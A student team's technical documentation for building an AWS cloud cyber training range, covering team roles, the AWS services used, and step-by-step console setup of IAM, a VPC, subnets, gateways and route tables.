
# Strengthening Cloud Security Through a Cyber Training Environment in AWS

By The Compliance Collective (TCC):
Sanai Meles, Nadia Haji Abukar, Nyah Hepburn, Samantha Victor and Ebieri Oghene-Ruemu

# Network Topology




(*Figure 1)*

# Team Roles and Contributions:

## **Project Lead** – Sanai Meles

**Responsibilities:**

- Coordinate tasks, manage timeline, and oversee communication.
- Ensure deliverables meet project requirements & standards.
- Draft technical documentation PDF and final APA research paper.
- Assist with providing direction on the Demo Day presentation.

**Contributions:**

- Provided project oversight and alignment with the objectives of the project.
- Maintains accountability for deliverables and deadlines.
- Captured recordings and screenshots to document key steps in project development.
- Provided inputs to MITRE ATT&CK® correlation.
- Compile offensive evidence for analysis and final report.

---

## **AWS CloudFormation Engineer/IAM Specialist** – Samantha Victor

**Responsibilities:**

- Develop Cloudformation scripts to automate VPC, subnets, gateways, EC2, IAM.
- Apply IaC best practices (modular design, variables, state).
- Test deployments and resolve configuration issues.
- Create IAM policies, groups, and users

**Contributions:**

- Functional Cloudformation deployment codebase.
- Supports Demo Day by explaining automated provisioning.

---

## **Network & Security Lead** – Nyah Hepburn

**Responsibilities:**

- Architects secure VPC design with two public and two private subnets across multiple availability zones.
- Configured Internet Gateway, NAT Gateways, and Route Tables to enable controlled connectivity between subnets and the internet.
- Conducted research on CIDR allocation and subnet planning to prevent address conflicts.
- Troubleshooting networking issues, including invalid IGW resource IDs, duplicate routes, and AMI compatibility errors.
- Researched GuardDuty coverage limitations to understand why S3 exfiltration activity did not trigger findings.

- Linked technical setup back to governance, risk, and compliance (GRC) objectives by aligning with AWS best practices.

**Contributions:**
- Deliver a secure cloud network design aligned with project GRC goals.
- Provide detection and response validation through attack simulations.
- Contribute to documentation and lessons learned, ensuring clarity and continuity across team deliverables.
- Support the team by troubleshooting and explaining networking/security dependencies.

---

## **Red Team Leads** – Ebieri Oghene-Ruemu / Sanai Meles

**Responsibilities:**
- Developed, coordinated, and led offensive red team operations (Nmap scans, exploitation, exfil, privilege escalation).
- Document attacks with timestamps and tactics.

**Contributions:**
- Documented attack logs and screenshots.
- Compile offensive evidence for analysis and final report. (Sanai)
- Documented Red Team timestamp & tactics.
- Provided inputs to MITRE ATT&CK® correlation. (Sanai)

---

## **Blue Team Lead** – Nadia Haji Abukar

**Responsibilities:**
- Designed and developed professional network topology diagrams for project documentation (using Lucidchart).
- Created and managed the AWS account environment for the team.
- Configured IAM privileges in collaboration with Samantha, ensuring proper access control.
- Contributed to networking setup and configuration while securing AWS infrastructure, including Security Groups, EC2 instances, EBS encryption, and S3 bucket policies.
- Monitored and analyzed Red Team activity using GuardDuty, Security Hub, and CloudWatch.
- Implemented automated firewall updates with AWS Systems Manager and AWS Config for real-time remediation.
- Documented defensive findings, mitigation strategies, and remediation steps.
- Assisted with documentation efforts in collaboration with Sanai.
- Supported Red Team offensive operations, including Nmap scans, exploitation, lateral movement, and data exfiltration.
- Contributed to the development of the Red Team offensive operations plan.

**Expected Contributions:**

- Produced detailed Blue Team logs, screenshots, and threat analysis reports.
- Provided remediation evidence to support the final deliverables and project report.
- Assisted with execution of Red Team offensive operations and planning.

---

## **Documentation Leads** – Sanai Meles / Nadia Haji Abukar

**Responsibilities:**

- Maintain step-by-step documentation of setup and operations.
- Compile APA-style final report with inputs from all members.

**Contributions:**

- Ensured documentation captures the full scope of the project.
- Provided online documentation and integrated inputs (Nadia).
- Improved structure and organization of documentation for clarity and quality in the final paper (Nadia).

# Resources Used:

Our cyber training environment combined Amazon Web Services (AWS) native services with selected third-party security tools to simulate both offensive and defensive operations. Below is a detailed description of each resource utilized:

**AWS Services**

- **Amazon VPC (Virtual Private Cloud):** Provided an isolated network environment with public and private subnets, route tables, Internet Gateways, and NAT Gateways. This ensured segmentation of attacker and victim resources while maintaining secure connectivity.
- **Amazon EC2 (Elastic Compute Cloud):** Hosted attacker and victim instances used in Red Team/Blue Team scenarios. Instances ran Linux-based operating systems for penetration testing and defensive monitoring.
- **AWS IAM** (Identity and Access Management): Controlled user access, group permissions, and policies. Enabled least-privilege enforcement and role-based separation of duties for project participants.
- **Amazon S3 (Simple Storage Service):** Used to simulate sensitive data storage and exfiltration scenarios. Also served as a destination for logging and GuardDuty findings.
- **Amazon CloudWatch:** Monitored system metrics, collected logs, and provided centralized visibility into Red Team activity and defensive responses.
- **AWS CloudTrail:** Tracked all API-level actions for accountability and forensic analysis during simulated attacks.
- Amazon GuardDuty: Enabled continuous monitoring to detect reconnaissance, unauthorized access, and exfiltration attempts.
- **AWS Security Hub:** Aggregated GuardDuty findings and compliance checks to provide a unified security dashboard.
- **AWS Config:** Assessed resource compliance and triggered automated remediation when security groups were misconfigured.
- **AWS Systems Manager (SSM):** Enabled secure, agent-based automation for patching, firewall rule remediation, and incident response workflows.
- **AWS CloudFormation:** Automated the deployment of network infrastructure, EC2 instances, IAM roles, and monitoring resources, ensuring repeatable lab setups.

**Third-Party Tools**

- **Kali Linux (External VM):** Used as the primary penetration testing toolkit, providing Nmap for reconnaissance, exploitation tools, and custom scripts.

# Lab Overview:

This project established a cloud-based cyber training range within AWS, simulating real-world attack-and-defense scenarios.

- The **Red Team** launched attacks from an EC2 attacker instance, performing reconnaissance (Nmap scans), privilege escalation (metadata service abuse), and data exfiltration (uploading sensitive files to S3).
- The **Blue Team** monitored the environment using GuardDuty, CloudWatch, and CloudTrail to detect malicious activity. Defensive measures included automated remediation via AWS Config and Systems Manager, tightening IAM policies, and restricting security group rules.
- The lab environment was first created manually, and then a CloudFormation template was developed afterward to replicate the setup for future deployments. This provided a reusable blueprint for consistent redeployment.
- The lab bridged **Governance, Risk, and Compliance (GRC) objectives** with hands-on technical security, reinforcing principles such as least privilege, secure network segmentation, encryption, and continuous monitoring.

This lab ultimately provided a **hands-on, cloud-native cybersecurity training environment** that allowed the team to gain practical experience in both offensive penetration testing and defensive cloud security monitoring.

# Introduction:

In today's evolving digital landscape, cloud computing has become the backbone of modern organizations, offering unparalleled scalability, flexibility, and cost-efficiency. With this increasing reliance on cloud platforms such as Amazon Web Services (AWS), there is also a corresponding rise in cyber threats that specifically target cloud infrastructures. As aspiring cybersecurity professionals, our team sought to create a cyber training range lab that simulates both offensive and defensive security scenarios within a controlled AWS environment. This project serves as a demonstration of our expanding technical proficiency, collaborative skills, and understanding of modern cloud security principles.

In order to establish a safe and robust training environment, this project aims to combine AWS cloud security with governance, risk, and compliance (GRC) concepts. According to AWS, GRC is the framework that enables businesses to successfully manage risks, match IT operations with business objectives, and consistently satisfy compliance obligations (Amazon Web Services). Since it helps firms to maintain visibility, enforce regulations, and react swiftly to new risks, GRC is especially crucial in the cloud. By emphasizing the development of secure infrastructure, modeling realistic cyberattacks, and showcasing our capacity to identify and address threats within AWS, our goals mirror these priorities.

At the core of our architecture is a custom-built AWS Virtual Private Cloud (VPC) spanning two Availability Zones in the US-East-1 (N. Virginia) region. The VPC is segmented into four subnets:

two public and two privates, ensuring logical separation of resources and adherence to security best practices. Public subnets were designated for EC2 instances that served as the attacker and victim systems, while private subnets were reserved for potential future expansion of the environment, such as hosting databases or internal services. The environment is secured through the use of Internet Gateways, NAT Gateways, public and private route tables, and carefully configured security groups that control inbound and outbound traffic.

The attached network topology (see *Figure 1*) illustrates the architecture and resource placement within the VPC. It highlights the distribution of subnets across availability zones, routing configurations, EC2 deployments, and the integration of AWS security services. This architecture reflects a balance between accessibility for offensive exercises and fundamental monitoring capabilities for defensive operations, thereby achieving the dual purpose of the cyber range.

# IAM setup:

IAM Policies were first created based on permissions needed by team members to fulfill their roles.

- In AWS, navigate to the IAM service.
- In the left navigation pane, click on Policies.
- Click the Create policy button.
- Choose the JSON tab and enter the policy details.
- Click on Review policy.
- Create a Name and Description for the policy.
- Click on Create policy to save it.


### Creating IAM Groups:

Groups were created for the following roles: VPC, EC2, S3, GuardDuty and SecurityHub. After creating the separated groups, the previously created policies were attached to their correlated groups.

1. In the IAM console, click on Groups in the left navigation pane.
2. Click on the Create New Group button.
3. Enter a Group Name.
4. In the Attach Policy section, search for and select the policies created previously.

5. Click on Next Step.
6. Review the group details and click on Create Group.


**Create Users:**


1. In the IAM console, click on Users in the left navigation pane.
2. Click on the Add user button.
3. Enter a Username for the new user.
4. Select the Access type (AWS Management Console).
5. Set a Custom password or allow AWS to auto-generate one.
6. Click on Next: Permissions.
7. Add Users to Groups
8. In the Set permissions step, choose the option Add user to group.
9. Select the group created earlier.
10. Click on Next. (Creating tags is optional) and click Next again.
11. Review the user details and permissions.
12. Click on Create user.

# Network Setup:

## Creating Custom VPC

1. **VPC → Your VPCs → Create VPC**
2. Resources to create: VPC only
3. Name tag: **CyberRange VPC**
4. IPv4 CIDR: **10.0.0.0/16**
5. (Optional) IPv6: Off
6. Tenancy: Default
7. Create **VPC → View VPC**





**Post-create checks:**
VPC state = Available

- DNS hostnames = Enabled (VPC → **Your VPCs** → select CyberRange VPC → Edit VPC settings → enable if off)

## Creating an Internet Gateway

1. **VPC → Internet Gateways → Create internet gateway**
2. Name tag: CyberRange IGW → Create
3. Select CyberRange IGW → Actions → Attach to VPC → choose CyberRange VPC → Attach
4. Check: IGW shows Attached VPC = CyberRange VPC.


**Check: IGW shows Attached VPC = CyberRange VPC.**




## Creating two Public and two Private Subnets for two different Availability zone


Availability Zones (AZ): us-east-1a and us-east-1b
CIDR plan (non-overlapping /24s inside 10.0.0.0/16):


- **Public A:** 10.0.1.0/24 in us-east-1a
- **Private A:** 10.0.2.0/24 in us-east-1a
- **Public B:** 10.0.3.0/24 in us-east-1b
- **Private B:** 10.0.4.0/24 in us-east-1b




## Create each subnet


1. **VPC → Subnets → Create subnet**
2. VPC ID: CyberRange VPC
3. Subnet name:
   - Public Subnet A → Availability Zone: us-east-1a → IPv4 CIDR: 10.0.1.0/24 → Add new subnet
   - Private Subnet A → us-east-1a → 10.0.2.0/24 → Add new subnet
   - Public Subnet B → us-east-1b → 10.0.3.0/24 → Add new subnet
   - Private Subnet B → us-east-1b → 10.0.4.0/24
4. Create subnet(s)







Enable Auto-assign Public IP for *public* subnets:

- **Subnets** → select Public Subnet A → Edit subnet settings → toggle Auto-assign public IPv4 address = Enable→ Save
- Repeat for Public Subnet B.




(Leave private subnets with auto-assign **disabled**.)




## Create and Attach Route Tables for Public and Private subnet

### Public Route Table (Routes to Internet Gateway)

1. VPC → Route tables → Create route table
   - Name: Public RT
   - VPC: CyberRange VPC → Create
2. Select Public RT → Routes tab → Edit routes → Add route
   - Destination: 0.0.0.0/0
   - Target: Internet Gateway → select CyberRange IGW → Save changes
3. Subnet associations tab → Edit subnet associations
   - Check Public Subnet A and Public Subnet B → Save
   - Result: Instances in public subnets can reach the Internet (and receive inbound if SGs allow).
   - Private Route Tables (routes to NAT for outbound only)
   - Private subnets need a NAT Gateway in each AZ

### (Quick NAT setup – per AZ)

1. Elastic IPs → Allocate Elastic IP (allocate one per NAT)
2. VPC → NAT Gateways → Create NAT gateway
   - Name: NAT Gateway A
   - Subnet: Public Subnet A
   - Elastic IP: select the allocated EIP → Create NAT gateway
3. Repeat for AZ 1b → NAT Gateway B in Public Subnet B.


**Now create private RTs and point to NATs:**

**Private RT for AZ 1a**

1. Route tables → Create route table
   - Name: Private RT
   - VPC: CyberRance VPC → Create
2. Select it → Routes → Edit routes → Add route
   - Destination: 0.0.0.0/0
   - Target: NAT Gateway → choose NAT A → Save changes
3. Subnet associations → Edit → select Private Subnet A → Save


**Private RT for AZ 1b**

1. Create route table → Name: Private RT (VPC: CyberRange-VPC)
2. Routes → Add route: 0.0.0.0/0 → Target: NAT Gateway NAT B→ Save
3. Subnet associations: select Private Subnet B → Save





## Creating Key Pair

- Go to the **EC2 Console** → Left menu → **Key Pairs**
- Click **Create key pair**
- Name: **cyberrange-keypair**
- Key pair type: **RSA**
- Private key format: **.pem**
- Click **Create key pair**




